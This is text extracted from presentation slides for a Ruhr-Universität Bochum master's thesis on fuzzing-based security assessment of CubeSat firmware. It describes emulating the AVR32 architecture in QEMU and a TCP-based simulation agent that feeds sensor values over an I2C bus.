
Demo Setup




Emulation Overview



Emulation Overview



Emulation Overview



AVR32-QEMU

404 - AVR32 Not Found

AVR32

QEMU



AVR32-QEMU

404 - AVR32 Not Found

AVR32

QEMU

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UNIVERSITÄT
BOCHUM **RUB**

RUHR-UNIVERSITÄT BOCHUM

Hacking the Stars: A Fuzzing Based Security Assessment of CubeSat Firmware

Florian Göhler



Master's Thesis – December 22, 2022.
Chair for System Security.

1st Supervisor: Prof. Dr. Thorsten Holz
2nd Supervisor: M.Sc. Johannes Willbold

hg **SYSSEC**



AVR32-QEMU

404 - AVR32 Not Found

AVR32

QEMU

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hg **SYSSEC**

- Florian Göhler
- AVR32 in QEMU from Scratch
- Incl. I2C, SPI, PDCA, etc.
- Blog:
 - *How to add a new architecture to QEMU - Part 1-4*



Simulation Agent


- TCP Server in QEMU
 - Writes packets to I2C bus
 - Same as on OPS-Sat
 - Provides Sensors with Values

Simulation Agent




Simulation Agent

- TCP Server in QEMU
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 - Same as on OPS-Sat
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Simulation Agent

- TCP Server in QEMU
 - Writes packets to I2C bus
